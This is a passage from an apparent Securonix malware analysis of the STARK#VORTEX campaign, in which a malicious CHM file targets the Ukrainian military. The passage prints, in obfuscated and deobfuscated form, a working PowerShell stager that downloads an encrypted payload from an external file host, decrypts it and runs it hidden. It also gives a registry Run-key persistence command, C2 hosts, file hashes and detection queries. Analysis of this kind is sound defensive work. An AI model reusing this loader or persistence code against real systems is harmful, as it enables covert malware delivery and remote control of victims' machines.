    Directory -Path ($d)| Out-Null;}if(![System.IO.Directory]::Exists($d)) {return -2;}$sp = [
    System.Text.Encoding]::UTF8.GetString([byte[]]@(0x27));$pse = '
    _[!Sy#s_te,m.Ne#t.We__bC%li^^en_t]::ne#w().D%ow#n_loa*dF_ile';$pse = $pse.Replace('#','');$pse = $
    pse.Replace('^','');$pse = $pse.Replace('!','');$pse = $pse.Replace(',','');$pse = $pse.Replace('_'
    ,'');$pse = $pse.Replace('%','');$pse = $pse.Replace('*','');$pse += ('(' + $sp + $plUrl + $sp +',
    ' + $sp + $p + $sp + ');');iex($pse);if(![System.IO.File]::Exists($p)){return -3;}[byte[]] $xorMask
     = [byte[]]::new($xorMaskSize);do{$hasher = [
    System.Security.Cryptography.SHA256CryptoServiceProvider]::new();[byte[]] $sha = $hasher
    .Computehash([System.Text.Encoding]::UTF8.GetBytes($cryptPS));[int] $o = 0;for([int] $i = 0; $i -lt
     $xorMask.Length; $i++) {$xorMask[$i] = $sha[$o];if(++$o -eq $sha.Length) {$sha = $hasher
    .Computehash($sha);$o = 0;}}} while($false);[System.IO.FileStream] $f1 = [System.IO.FileStream]
    ::new($p, [System.IO.FileMode]::Open,  [System.IO.FileAccess]::Read);[System.IO.FileStream] $f2 = [
    System.IO.FileStream]::new($p + '.tmp', [System.IO.FileMode]::OpenOrCreate,  [System.IO.FileAccess]
    ::Write);$b = [byte[]]::new(4096);$o = 0;do{$rc = $f1.Read($b, 0, $b.Length);for([int] $i = 0; $i
    -lt $rc; $i++){$b[$i] = $b[$i] -bxor $xorMask[$o];$o =  (($o + 1) % $xorMask.Length);}$f2.Write($b,
     0, $rc);} while($rc -gt 0);$f1.Close();$f2.Close();$f1 = [System.IO.FileStream]::new($p + '.tmp',
    [System.IO.FileMode]::Open,  [System.IO.FileAccess]::Read);$f2 = [System.IO.FileStream]::new($p, [
    System.IO.FileMode]::OpenOrCreate,  [System.IO.FileAccess]::Write);$dc = [
    System.IO.Compression.GZipStream]::new($f1, [System.IO.Compression.CompressionMode]::Decompress);$
    dc.CopyTo($f2);$dc.Close();$f1.Close();$f2.Close();[System.IO.File]::Delete($p + '.tmp');if ($
    plArgs -and $plArgs.Length -gt 0){if ($plHidden){start -WindowStyle Hidden -FilePath $p -
    ArgumentList $plArgs;} else {start -FilePath $p -ArgumentList $plArgs;}} else {if ($plHidden){
    start -WindowStyle Hidden -FilePath $p;} else {start -FilePath $p;}}return 0;}doS;
```

Figure 6: Stage 2, obfuscated PowerShell executed by Інфо про навчання по БПЛА для військових.v2.2.chm

With the PowerShell code a bit more human-readable, it’s pretty clear as to what it’s doing. In general, the script downloads a payload from hxxps://files.catbox[.]moe/g1h7zr.bin decodes and decrypts it and saves it to the local Appdata folder to SysctlHost\ctlhost.exe.


Return -1 if the file ($p) already exists
Create directory if it doesn't exist
Return -2 if the directory is not created

```powershell
$plUrl = 'https://files.catbox.moe/g1h7zr.bin'
$plPathSuffix = 'SysctlHost/ctlhost.exe'
$cryptPS = 'x3vFW2#rTi!&E23RnzGbi%kj39G+*90c8yHh'
$xorMaskSize = '8187'
$plArgs = $null
$plHidden = $true

function doS {
    $envAppData = [System.Environment]::GetFolderPath('LocalApplicationData')
    $p = (Join-Path $envAppData $plPathSuffix)
    if([System.IO.File]::Exists($p)){
        return -1
    }
    $d = [System.IO.Path]::GetDirectoryName($p)
    if(![System.IO.Directory]::Exists($d)) {
            New-Item -ItemType Directory -Path ($d)| Out-Null
    }
    if(![System.IO.Directory]::Exists($d)) {
        return -2
    }
    $sp = [System.Text.Encoding]::UTF8.GetString([byte[]]@(0x27))
    $pse = '_[!Sy#s_te,m.Ne#t.We__bC%li^^en_t]::ne#w().D%ow#n_loa*dF_ile'
    $pse = $pse.Replace('#','')
    $pse = $pse.Replace('^','')
    $pse = $pse.Replace('!','')
    $pse = $pse.Replace(',','')
    $pse = $pse.Replace('_','')
    $pse = $pse.Replace('%','')
    $pse = $pse.Replace('*','')
    $pse += ('(' + $sp + $plUrl + $sp +', ' + $sp + $p + $sp + ')')

    iex($pse)
```

Figure 7: Deobfuscated PowerShell analysis — file download, directory setup

This first bit of the script establishes a few variables such as the C2 URL ($plUrl), binary path ($plPathSuffix), decryption key ($cryptPS) and the XOR mask size value ($xorMaskSize). The bulk of the code is stored inside the doS function which is called at the end of the script.

Next the script performs key functions:


1. Constructs the target path.
2. Checks if the executable file already exists at the defined path, returning -1 if it does.
3. Ensures that the necessary directory exists, creating it if needed.
4. Checks the success of directory creation, returning -2 if it fails.

The script then downloads the file from the C2 server. The command, as you can see is heavily obfuscated, however deobfuscating the PowerShell code produces the following download command:

[System.Net.WebClient]::new().DownloadFile('hxxps://files.catbox[.]moe/g1h7zr.bin', '')

The command is then executed using an invoke expression (IEX).

Further down the script we find some interesting binary file manipulation code blocks which can be seen in figure 8 below:



```
[byte[]] $xorMask = [byte[]]::new($xorMaskSize)

do{
    $hasher = [System.Security.Cryptography.SHA256CryptoServiceProvider]::new()
    [byte[]] $sha = $hasher.Computehash([System.Text.Encoding]::UTF8.GetBytes($cryptPS))
    [int] $o = 0
    for([int] $i = 0
        $i -lt $xorMask.Length
        $i++) {$xorMask[$i] = $sha[$o]
        if(++$o -eq $sha.Length) {$sha = $hasher.Computehash($sha)
            $o = 0
        }
    }
} while($false)
    [System.IO.FileStream] $f1 = [System.IO.FileStream]::new($p, [System.IO.FileMode]::Open,  [System.IO.FileAccess
        ]::Read)
    [System.IO.FileStream] $f2 = [System.IO.FileStream]::new($p + '.tmp', [System.IO.FileMode]::OpenOrCreate,  [
        System.IO.FileAccess]::Write)
    $b = [byte[]]::new(4096)
    $o = 0
    do{$rc = $f1.Read($b, 0, $b.Length)
    for([int] $i = 0
        $i -lt $rc
        $i++){$b[$i] = $b[$i] -bxor $xorMask[$o]
        $o =  (($o + 1) % $xorMask.Length)
    }
    $f2.Write($b, 0, $rc)
}
while($rc -gt 0)
```

Initialize the SHA-256 Hasher and compute the initial hash of the input string. ($sha)
Fill the $xorMask array with values from the $sha array. The loop goes on until the entire $xorMask array is filled.
XOR each file byte ($p) in the buffer with the corresponding byte from the $xorMask variable which is written to a temporary file ($f2).

Figure 8: Deobfuscated PowerShell — binary file decoding

In a nutshell, the downloaded binary file is decoded and renamed using values provided from the beginning of the script as seen in figure 7.

Compute the hash and fill the XOR mask

1. A SHA-256 hasher is initialized.
2. The input string $cryptPS is hashed to produce an array, $sha.
3. This hash is then used to populate the $xorMask array. If the mask requires more bytes than the initial hash provides, the hash of the previous hash is used in a chained fashion until the mask is completely filled.

File transformation using the XOR mask:

1. File streams are opened:

- $f1 reads from an existing file at the path $p. ($envAppData\sysctlHost\ctlhost.exe)
- $f2 writes to a new temporary file with the same name as $p but with a .tmp


1. The file at path $p is processed in chunks of up to 4096 bytes using a buffer $b.
2. For each chunk:

- Bytes are read into the buffer from $f1.
- Each byte in the buffer is XOR'd with the corresponding byte from the $xorMask.
- The transformed bytes are then written to the temporary file using $f2.

1. This process continues until the entire file has been read and transformed.

Note: The outer while($false) is odd since it renders the entire subsequent code block ineffective. It could be a mistake by the attackers, or it could act as a placeholder for other binary files that would require its specific functionality.

With the file decoded into a variable, the next portion of the script then saves it over the original file after leveraging and then deleting a temporary file.



```
    $f1.Close()
    $f2.Close()
    $f1 = [System.IO.FileStream]::new($p + '.tmp', [System.IO.FileMode]::Open,  [System.IO.FileAccess]::Read)
    $f2 = [System.IO.FileStream]::new($p, [System.IO.FileMode]::OpenOrCreate,  [System.IO.FileAccess]::Write)
    $dc = [System.IO.Compression.GZipStream]::new($f1, [System.IO.Compression.CompressionMode]::Decompress)
    $dc.CopyTo($f2)
    $dc.Close()
    $f1.Close()
    $f2.Close()
    [System.IO.File]::Delete($p + '.tmp')
    if ($plArgs -and $plArgs.Length -gt 0){
        if ($plHidden){
            start -WindowStyle Hidden -FilePath $p -ArgumentList $plArgs
        }
        else {
            start -FilePath $p -ArgumentList $plArgs
        }
    } else {
        if ($plHidden){
            start -WindowStyle Hidden -FilePath $p
        } else {
            start -FilePath $p
        }
    }return 0
}
doS
```

Open the .tmp file stream into $f1, create new stream into $f2, decompress $f1 into $f2
Execute the newly created file


Figure 9: Stage 3, deobfuscated PowerShell

The last bit of code takes a previously downloaded, encrypted and compressed file with a .tmp extension, decompresses its content, writes the decompressed content back to the original file, deletes the .tmp file. The last portion of the script then executes the original file in a few different ways.

The PowerShell script appears to be written with several options and configurations in mind, hence the $false while statement we mentioned earlier. Also the existence of optional binary file arguments which were set to “null” in this case.

Binary file analysis

The Windows binary file downloaded is a 64-bit executable at about 5MB in size. Some additional binary information is highlighted in figure 10 below.



Detect It Easy v3.07 [Windows 10 Version 2009] (x86_64)

File name: :tlhost.exe

File type: PE64 | File size: 5.09 MiB | Base address: 0000000140000000 | Entry point: 00000001404cf254

✓ Advanced

Sections: 000a | Time date stamp: 2023-07-11 23:20:54 | Size of image: 00522000

Scan: Automatic | Endianness: LE | Mode: 64-bit | Architecture: AMD64 | Type: Console

```
PE64
    Compiler: Microsoft Visual C/C++(2015 v.14.0)[-]        S    ?
    Linker: Microsoft Linker(14.0)[Console64,console]       S    ?
```

✓ Recursive scan ✓ Deep scan ☐ Heuristic scan ✓ Verbose

100% | ☐ All types | 611 msec

Figure 10: ctlhost.exe — binary file overview

Upon closer examination, it appears to be a generated binary executable by the MerlinAgent framework. Similar to Cobalt Strike and Silver, MerlinAgent is an open source command and control framework available on Github.

The MerlinAgent framework is an open source C2 framework written in Go. It functions similar to that of Cobalt Strike or Sliver where a server instance can be set up which can build its own binary payloads. Attackers can then distribute these payloads and incorporate them into their own malware stager or loader. MerlinAgent has a wide range of capabilities which include:

- Encrypted C2 communication using TLS
- Remote command shell
- Module support (such as Mimikatz)
- Binary support for exe or dll clients

The agent itself supports a wide range of command flags in which blue team defenders can be on the lookout for:

Command	Description
-debug	Enable debug output
-host	HTTP Host header
-ja3	JA3 signature string (not the MD5 hash). Overrides -proto flag
-killdate	The date, as a Unix EPOCH timestamp, that the agent will quit running
-maxretry	The maximum amount of failed checkins before the agent will quit running
-padding	The maximum amount of data that will be randomly selected and appended to every message
-proto	Protocol for the agent to connect with
-proxy	Hardcoded proxy to use for http/1.1 traffic
-psk	Pre-Shared Key used to encrypt initial communications
-skew	Amount of skew, or variance, between agent checkins
-sleep	Time for agent to sleep
-url	Full URL for agent to connect to
-useragent	The HTTP User-Agent header string that Agent will use while sending traffic
-v	Enable verbose output
-version	Print the agent version and exit[1]

Historically, MerlinAgent has been used by UAC-0154 in the past targeting Ukrainian officials, and many TTPs are consistent with past activity.

Upon execution, the MerlinAgent payload will immediately begin beaconing to listen.servemp3[.]com. It also establishes persistence in the registry by creating a new key called "ctlhost" located in "HKEY_USERS\Software\Microsoft\Windows\CurrentVersion\Run" with the contents "cmd.exe /c start /min %windir%\system32\WindowsPowerShell\v1.0\powershell.exe -command Start-Process -filepath "C:\Users\[REDACTED]\Appdata\Roaming\sysctlHost\ctlhost.exe" -WindowStyle Hidden". This will execute the binary file every time the user logs into the system.

Once the process establishes a connection to the attacker's C2 server, the attacker will have full control over the system.

Wrapping up…

It's apparent that this attack was highly targeted towards the Ukrainian military given the language of the document, and its targeted nature.

Files and documents used in the attack chain are very capable of bypassing defenses, scoring 0 detections for the malicious .chm file. Typically receiving a Microsoft help file over the internet would be considered unusual. However, the attackers framed the lure documents to appear as something an unsuspecting victim might expect to appear in a help themed document or file .

C2 and infrastructure

During the STARK#VORTEX campaign we observed the following network communication to C2 hosts. Command and control from the MerlinAgent payload to the attacker's C2 server used an encrypted channel over port 443. Request related details will be provided in Appendix A below.

C2 Address	Description
catbox[.]moe	Executable file stager location. Catbox is a legitimate file sharing service.
listen.servemp3[.]com 168.100.8[.]245	Beacon C2 URL from ctlhost.exe

Securonix recommendations and mitigations

Always be extra cautious downloading file attachments from posts for private messages. When it comes to prevention and detection, the Securonix Threat Research Team recommends:

- Avoid downloading files or attachments from untrusted sources, especially if the source was unsolicited
- Monitor common malware staging directories, especially "C:\ProgramData" and other temporary locations such as the user's local appdata folder which was used in this attack campaign
- Deploy additional process-level logging such as Sysmon and PowerShell logging for additional log detection coverage
- Securonix customers can scan endpoints using the Securonix Seeder Hunting Queries below

MITRE ATT&CK matrix

Tactic	Technique
Execution	T1204.002: User Execution: Malicious File T1027.010: Obfuscated Files or Information: Command Obfuscation T1059.001: Command and Scripting Interpreter: PowerShell T1059.007: Command and Scripting Interpreter: JavaScript
Defense Evasion	T1112: Modify Registry T1218.001: System Binary Proxy Execution: Compiled HTML File T1562.001: Impair Defenses: Disable or Modify Tools
Command and Control	T1105: Ingress Tool Transfer T1573.001: Encrypted Channel: Symmetric Cryptography T1219: Remote Access Software
Persistence	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

Analyzed file hashes

File Name	SHA256 (IoC)
Інфо про навчання по БПЛА для військових.v2.2.chm	68A224AD49F2BD3D82EF6FCF5B16472DD06FECFF816263925DFB9BAC91951B21
g1h7zr.bin	46FA63AF33FB7A42D3F79ED81D38E5CADDA7D311B07B2306E917179948189C7A
ctlhost.exe	4659D371C9B6DB1687D6DD027E95563DA88A29378DE4F87DB19B267859D04D03

Some examples of relevant Securonix provisional detections

- EDR-ALL-1032-RU
- EDR-ALL-1215-ERR, WEL-ALL-1186-ERR
- EDR-ALL-138-ERR
- PSH-ALL-228-RU
- PSH-ALL-316-RU

Some examples of relevant hunting/Spotter queries (be sure to remove square brackets "[ ]")

- index = activity AND rg_functionality = "Endpoint Management Systems" AND eventid = "13" AND eventtype = "SetValue" AND targetobject CONTAINS "SOFTWARE\Microsoft\Windows\CurrentVersion\Run" AND (description CONTAINS "\Appdata\Local" OR description CONTAINS "\Appdata\Roaming)
- index = activity AND rg_functionality = "Microsoft Windows Powershell" AND message CONTAINS " -bxor"
- index = activity AND rg_functionality = "Microsoft Windows Powershell" AND message CONTAINS "IO.StreamReader" AND message CONTAINS "]::Decompress"
- index = activity AND rg_functionality = "Endpoint Management Systems" AND deviceaction = "Process Create" AND sourceprocessname ENDS WITH "hh.exe" AND (destinationprocessname ENDS WITH "cmd.exe" OR destinationprocessname ENDS WITH "powershell.exe")
- index = activity AND (rg_functionality = "Next Generation Firewall" OR rg_functionality = "Web Proxy") AND ((destinationhostname = "listen.servemp3[.]com" OR destinationhostname = "catbox[.]moe") OR destinationaddress = "168.100.8[.]245″))

References:

1. Microsoft: .chm Help files
   https://learn.microsoft.com/en-us/dynamicsax-2012/appuser-itpro/deprecated-chm-help-files
2. Github: Nishang script modified for Kautilya
   https://github.com/samratashok/Kautilya/blob/master/extras/Out-CHM.ps1
3. Securonix Threat Research Knowledge Sharing Series: Hiding the PowerShell Execution Flow
   https://www.securonix.com/blog/hiding-the-powershell-execution-flow/
4. MerlinAgent: новий open-source інструмент для здійснення кібератак у відношенні державних організацій України (CERT-UA#6995, CERT-UA#7183)
   https://cert.gov.ua/article/5391805
5. Documentation: Merlin Command and Control framework
   https://merlin-c2.readthedocs.io/en/latest/index.html

Appendix A

"request": {

  "HOST": "listen.servemp3[.]com",

  "ACCEPT-ENCODING": "gzip",

  "server_conn": "168.100.8 [.]245",

  "AUTHORIZATION": "Bearer eyJhbGc[REDACTED]UFQ",

  "CONTENT-LENGTH": "1826",

  "CONTENT-TYPE": "application/octet-stream; charset=utf-8",

“USER-AGENT”: “Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.85 Safari/537.36”

},

“request_hex”: “fe 02 26 0c 00 fe 02 21[REDACTED]48 34 77 33 58 77 “,

“body_hex”: “fe 0c 40 0c 00 fe 0c 3b[REDACTED]74 4b 61 55 6b 65 69 78 56 78”,

“method”: “POST”,

},